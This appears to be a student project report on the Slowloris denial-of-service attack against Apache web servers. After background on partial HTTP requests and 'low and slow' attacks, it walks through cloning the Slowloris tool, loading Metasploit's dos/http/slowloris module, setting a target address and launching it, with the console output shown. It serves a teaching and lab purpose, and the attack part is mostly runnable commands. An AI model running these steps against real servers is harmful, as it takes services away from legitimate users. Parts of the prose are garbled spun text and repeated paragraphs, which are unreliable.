
Slowlorsis attack and DDOS attack

Abstract

There square measure only a few ways accessible that claim to achieve success for DDoS or any style of network loss. Let’s see one in every of such technique to perform DDoS attack. This attack is absolutely powerful and needs the sole ability that you simply ought to savvy to control commands on Kali UNIX system package. Denial of Service (DoS) attack is a type of cybercrime when an internet site is unavailable to be accessed by the user. A large-scale volumetric DDoS attack can generate traffic measured in tens of Gigabits (and even hundreds of Gigabits) per second. A regular network will not be able to handle such traffic. The DoS attack is one of the popular attacks which can be launched by using a single machine and could take down many web servers by sending a lot of request to the server until it is disconnected.

The objective of this project is to stimulate the launch and prevention against the DoS attack towards the website. The simulation of DoS attack is implemented by using python Language and tested by using Slowloris DoS Attack. Both software shows a good combination of simulation program because it supports each other to exhaust the available connections on the servers. The result shows that the website connection is successfully unavailable to be accessed by legitimate user. In addition, the website still could not be served even clearing the cache of the browser.Due to the distributed nature of the machines, they can use to generate distributed high traffic, which may be difficult to handle. It finally results in a complete blockage of a service.



Application Attack: This is also called Layer 7 Attack, where the attacker makes excessive log-in, database-lookup, or search requests to overload the application. It is tough to detect Layer 7 attacks because they resemble legitimate website traffic.

INDEX

Keywords Used:

DoS, DDos Attack, Apache server, Slowloris attack, python3, simulation, auxiliary, github, HTTPS, Metasploit, msfconsole, exploit, rhost, Ip address, python2, Torshammer attack, Tor.

Slowloris Attack

1) Introduction:

Developed by Robert “RSnake” Hansen, Slowloris is DDoS attack software that enables a single computer to take down a web server. Due the simple yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server’s web server only, with almost no side effects on other services and ports. Slowloris has proven highly-effective against many popular types of web server software, including Apache 1.x and 2.x. Over the years, Slowloris has been credited with a number of high-profile server take downs. Notably, it was used extensively by Iranian ‘hackivists’ following the 2009 Iranian presidential election to attack Iranian government web sites.

Types of DDoS Attacks

Some types of DDoS attacks are designed to consume web server resources. The outcome is that they slow down or completely halt your server or website.

1. Volume-based DDoS Attacks

2. Protocol-based DDoS Attacks

3. Application Layer Attacks.

Application Layer Attacks:

The goal of application layer attacks is to take out an application, an online service, or a website.These attacks are usually smaller than the ones we have seen before. Nevertheless, the consequence of an application layer attack can be nefarious, since they can go unnoticed until it is too late to react. That is why they are called “low and slow attacks” or even “slow-rate attacks”. They can be silent and small, especially when compared to network-layer attacks, but they can be just as disruptive.


Slowloris is an application layer DDoS attack which uses partial HTTP requests to open connections between a single computer and a targeted Web server, then keeping those connections open for as long as possible, thus overwhelming and slowing down the target. This type of DDoS attack requires minimal bandwidth to launch and only impacts the target web server, leaving other services and ports unaffected. This type of DDoS attack is designed to be stealthy and hard to detect, making it particularly dangerous. Slowloris may be altered to send different host headers when targeting a virtual host where logs are stored separately. Slowloris can also prevent log file creation, which would prevent red flags from appearing in log file entries, rendering the attack invisible.


Slowloris DDoS Attacks Dangerous Because Slowloris sends partial packets, instead of corrupted ones, traditional intrusion detection systems are not particularly effective at detecting this type of DDoS attack. Slowloris DDoS attacks can go on for an extended period of time if they remain undetected. Even when sockets that have been attacked time out, Slowloris will attempt to reinitiate the connection until it achieves its goal of completely overwhelming the server.

2) Background

How does a Slowloris attack work?

Slowloris takes advantage of a feature of the HTTP protocol: partial HTTP requests. Clients do not have to deliver the entire data of a GET or POST request to the server at once but can split it into several packets. Depending on how a server is configured, even the first partial request causes the web server to reserve resources for responding while it waits for the remainder of the request. Ironically, this means that web servers, which only allow a limited number of parallel HTTP requests in order to avoid system overload, are particularly susceptible to Slowloris attacks.


Normal HTTP Request – Response Connection
Complete HTTP Request-Response Cycle



DDoS attacks can be carried out not only with large-scale methods such as huge botnets – all that is needed for a Slowloris attack is a single computer that continuously floods the server under attack with partial requests, thus blocking harmless quests. In a Slowloris attack, “only” the web server being attacked is itself impacted; all other services remain unaffected. The consequences of such an attack can be mitigated by specific configurations on web servers. Protection is possible: load balancers and web application firewalls that ensure that only complete HTTP requests reach the server can successfully slow down Slowloris. Slowloris DDoS attacks can go on for an extended period of time if they remain undetected. Even when sockets that have been attacked time out, Slowloris will attempt to reinitiate the connection until it achieves its goal of completely overwhelming the server.

Slowloris is not a category of attack but is instead a specific attack tool designed to allow a single machine to take down a server without using a lot of bandwidth. Unlike bandwidth-consuming reflection-based DDoS attacks such as NTP amplification, this type of attack uses a low amount of bandwidth, and instead aims to use up server resources with requests that seem slower than normal but otherwise mimic regular traffic. It falls in the category of attacks known as “low and slow” attacks. The targeted server will only have so many threads available to handle concurrent connections. Each server thread will attempt to stay alive while waiting for the slow request to complete, which never occurs. When the server’s maximum possible connections has been exceeded, each additional connection will not be answered and denial-of-service will occur.

3) Problem Definition:

Named after a type of slow-moving Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must wait for sockets to be released by legitimate requests before consuming them one by one. For a high-volume web site, this can take some time. The process can be further slowed if legitimate sessions are reinitiated. But in the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race.

4) Objectives:

DDoS attacks can be carried out not only with large-scale methods such as huge botnets – all that is needed for a Slowloris attack is a single computer that continuously floods the server under attack with partial requests, thus blocking harmless quests. In a Slowloris attack, “only” the web server being attacked is itself impacted; all other services remain unaffected. The consequences of such an attack can be mitigated by specific configurations on web servers. Protection is possible: load balancers and web application firewalls that ensure that only complete HTTP requests reach the server can successfully slow down Slowloris.

Low-and-slow attacks are hard to detect and can quite often bypass Firewall and security as they just look like any normal HTTP request would giving the server administrator false sense of judgment as everything looks normal as the GET requests are being received Slowloris sends requests but never actually completes the requests.

The motives of cyber criminals who use Slowloris are no different from those who launch traditional DDoS attacks. Their motives are many and varied, ranging from extortion, harming the competitors, and envy to political protest. The goal, however, is always the same: causing the victim organization as much damage as possible. The script is so easy to use that no prior technical expertise is required.

Table Comparison for DdoS attack technique.

Name of the malicious	Malicious behaviour	parameter	Evaluation parameter
Slow Next attack	Exploiting the protocol persistency	Permits client to send multiple request in the same connection	Catching a specific amount of connection
Slow Read attack	Sending legitimate HTTP request to the server at regular rate	Delay and will slow down the response of the server	Identifying a small client side reception buffer in the SYN packets sent to the victim during the connection establishments
Slow Req attack	Makes the server to wait to an never ending wait	Incomplete HTTP request is sent to the server	Each packet is composed by a single character
slowloris	Opening connections to a targeted Web server and then keeping those connections open as long as it can	Utilizing partial HTTP requests	Incomplete HTTP request

It exploit the HTTP protocol by establishing a large amount of pending request with the targeted web server. Additionally, the SlowLoris is underpinning the evolution of variety attacks such like Slow Next attack , Slow Read Attack , and SlowReq Attack. All of the attacks above are known as low and slow attack. Slowloris attack [8] is one of the most known slow rate Denial of Service attacks. Slowloris sends to the server a first part of incomplete HTTP request, therefore the wait timeout is triggered. After the tie wait timeout expired, an additional HTTP parameter is sent to the server, and the timeout is triggered again.

5) Methodology:

A Slowloris attack occurs in 4 steps:

1) The attacker first opens multiple connections to the targeted server by sending multiple partial HTTP request headers.

2)The target opens a thread for each incoming request, with the intent of closing the thread once the connection is completed. In order to be efficient, if a connection takes too long, the server will timeout the exceedingly long connection, freeing the thread up for the next request.

3)To prevent the target from timing out the connections, the attacker periodically sends partial request headers to the target in order to keep the request alive. In essence saying, “I’m still here! I’m just slow, please wait for me.”

4)The targeted server is never able to release any of the open partial connections while waiting for the termination of the request. Once all available threads are in use, the server will be unable to respond to additional requests made from regular traffic, resulting in denial-of-service.

The attack If undetected or unmitigated, Slowloris attacks can also last for long periods of time. When attacked sockets time out, Slowloris simply reinitiates the connections, continuing to max out the web server until mitigated. Designed for stealth as well as efficacy, Slowloris can be modified to send different host headers in the event that a virtual host is targeted, and logs are stored separately for each virtual host.

More importantly, in the course of an attack, Slowloris can be set to suppress log file creation. This means the attack can catch unmonitored servers off-guard, without any red flags appearing in log file entries.This simulation will use Python as a programming language purposely to extract information from a text file and printing out a report or for converting a text file into another form.

```
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client
Usage:
```


Installation of slowloris:

Create a new Directory on Desktop named Slowloris using the following command.

Mkdir slowloris

Move to the directory that you have to create (Slowloris).


cd Slowloris



```
┌──(kavya_20bce7650㉿kali)-[~]
└─$ cd Desktop

┌──(kavya_20bce7650㉿kali)-[~/Desktop]
└─$ mkdir slowloris
mkdir: cannot create directory 'slowloris': File exists

┌──(kavya_20bce7650㉿kali)-[~/Desktop]
└─$ cd slowloris

┌──(kavya_20bce7650㉿kali)-[~/Desktop/slowloris]
└─$ 
```

clone the Slowloris tool from Github so that we can install it on your Kali Linux machine. For that, we only have to type the following URL in terminal within the Slowloris directory that had created.

git clone https://github.com/gkbrk/slowloris.git



```
┌──(kavya_20bce7650㉿kali)-[~/Desktop/slowloris]
└─$ git clone https://github.com/gkbrk/slowloris.git
fatal: destination path 'slowloris' already exists and is not an empty directory.

┌──(kavya_20bce7650㉿kali)-[~/Desktop/slowloris]
└─$ 
```


Metasploit in kali linux:

The Metasploit framework is the leading exploitation framework used by Penetration testers, Ethical hackers, and even hackers to probe and exploit vulnerabilities on systems, networks, and servers. It is an open-source utility developed by Rapid7 software company, which has also designed other security tools, including the Nexpose vulnerability scanner. For anybody aspiring to get in the security field, you need to master the Metasploit framework to prospe Metasploit is a re-known penetration testing platform that allows the user to exploit, find and validate vulnerabilities. Therefore, it is vital to provide the tools, content, and infrastructure required to perform penetration tests and extensive security auditing.r.

The Metasploit Framework is an open-source modular penetration testing platform used to attack systems to test for security exploits. It is one of the most commonly used penetration testing tools and comes built-in in Kali Linux. Metasploit consists of datastore and modules. Datastore enables the user to configure the aspects within the framework, whereas modules are self-contained snippets of codes from which Metasploit derives its features. Since we're focusing on executing an attack for pen testing, we'll keep the discussion to modules.


In total, there are five modules:

Exploit – evades detection, breaks into the system and uploads the payload module
Payload – Allows the user access to the system
Auxiliary –supports breach by performing tasks unrelated to exploitation Post–
Exploitation – allows further access into the already compromised systemNOP
generator – is used to bypass security IPs




Msfconsole: it is the most commonly used shell-like all-in-one interface that allows you to access all features of Metasploit. It has Linux-like command-line support as it offers command auto-completion, tabbing, and other bash shortcuts.
It's the main interface that'll allow you to work with Metasploit modules for scanning and launching an

attack on the target machine.



```
┌──(kavya_20bce7650㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
h-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_n
istp256.rb:11: warning: already initialized constant HrrRbSsh::Transpor
```



```
       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > █
```

6) Results and Discussions:


Vulnerable Application

This module tries to keep many connections to the target web server open and hold them open as long as possible.

Vulnerable application versions include:


Apache HTTP Server 1.x and 2.x

Now in metasploit let us start slowloris attack




```
msf6 > search slowloris

Matching Modules
================

   #  Name                         Disclosure Date  Rank    Check  Description
   -  ----                         ---------------  ----    -----  -----------
   0  auxiliary/dos/http/slowloris  2009-06-17       normal  No     Slowloris Denial of Service Attack


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris
```

Here is how the dos/http/slowloris auxiliary module looks in the msfconsole:




```
msf6 > use auxiliary/do

Matching Modules
================

   #    Name                                                      Disclosure Date  Rank    Check  Descript
ion
   -    ----                                                      ---------------  ----    -----  --------
---
   0    auxiliary/dos/http/cable_haunt_websocket_dos              2020-01-07       normal  No     "Cableha
unt" Cable Modem WebSocket DoS
   1    auxiliary/dos/http/3com_superstack_switch                 2004-06-24       normal  No     3Com Sup
erStack Switch Denial of Service
   2    auxiliary/dos/scada/igss9_dataserver                      2011-12-20       normal  No     7-Techno
logies IGSS 9 IGSSdataServer.exe DoS
   3    auxiliary/dos/android/android_stock_browser_iframe        2012-12-01       normal  No     Android
Stock Browser Iframe DOS
   4    auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal  No     Apache C
ommons FileUpload and Apache Tomcat DoS
   5    auxiliary/dos/http/apache_range_dos                       2011-08-19       normal  No     Apache R
ange Header DoS (Apache Killer)
   6    auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal  No     Apache T
omcat Transfer-Encoding Information Disclosure and DoS
   7    auxiliary/dos/http/apache_mod_isapi                       2010-03-05       normal  No     Apache m
od_isapi Dangling Pointer
   8    auxiliary/dos/windows/appian/appian_bpm                   2007-12-17       normal  No     Appian E
nterprise Business Suite 5.6 SP1 DoS
   9    auxiliary/dos/mdns/avahi_portzero                         2008-11-14       normal  No     Avahi So
urce Port 0 DoS
   10   auxiliary/dos/dns/bind_tkey                               2015-07-28       normal  No     BIND TKE
Y Query Denial of Service
   11   auxiliary/dos/dns/bind_tsig_badtime                       2020-05-19       normal  No     BIND TSI
G Badtime Query Denial of Service
   12   auxiliary/dos/dns/bind_tsig                               2016-09-27       normal  No     BIND TSI
G Query Denial of Service
```

This is a complete list of options available in the dos/http/slowloris auxiliary module:



```
Interact with a module by name or index. For example info 114, use 114 or use auxiliary/dos/http/ws_dos

msf6 > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections
```

IP address of the web server



Index of /php_workspace12


Not secure | 192.168.56.1/php_workspace12/

Index of /php_workspace12

Name	Last modified	Size	Description
Parent Directory		-	
New Text Document.txt	2022-11-22 11:06	0	
prog.html	2022-11-24 01:12	1.6K	
prog.php	2022-11-24 01:10	33	

Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.23 Server at 192.168.56.1 Port 80

It is working fine



Login form using HTML and CSS

Sign in

Sign in with your username and password

Your username Enter Username

Your password Enter Password


Remember me

Forgot Password?

Login


Not a member? Register here!

Set rhost Ip address of the web-browser




```
msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.56.1
rhost ⇒ 192.168.56.1
msf6 auxiliary(dos/http/slowloris) >
```

This is a list of all auxiliary actions that the dos/http/slowloris Set rhost (Ip address) module can do




```
rhost ⇒ 192.168.56.1
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            192.168.56.1     yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections
```

Exploit: will start attacking the web-browser with 150 sockets



```
msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server ...
[*] Attacking 192.168.56.1 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
[*] Sending keep-alive headers ... Socket count: 128
```

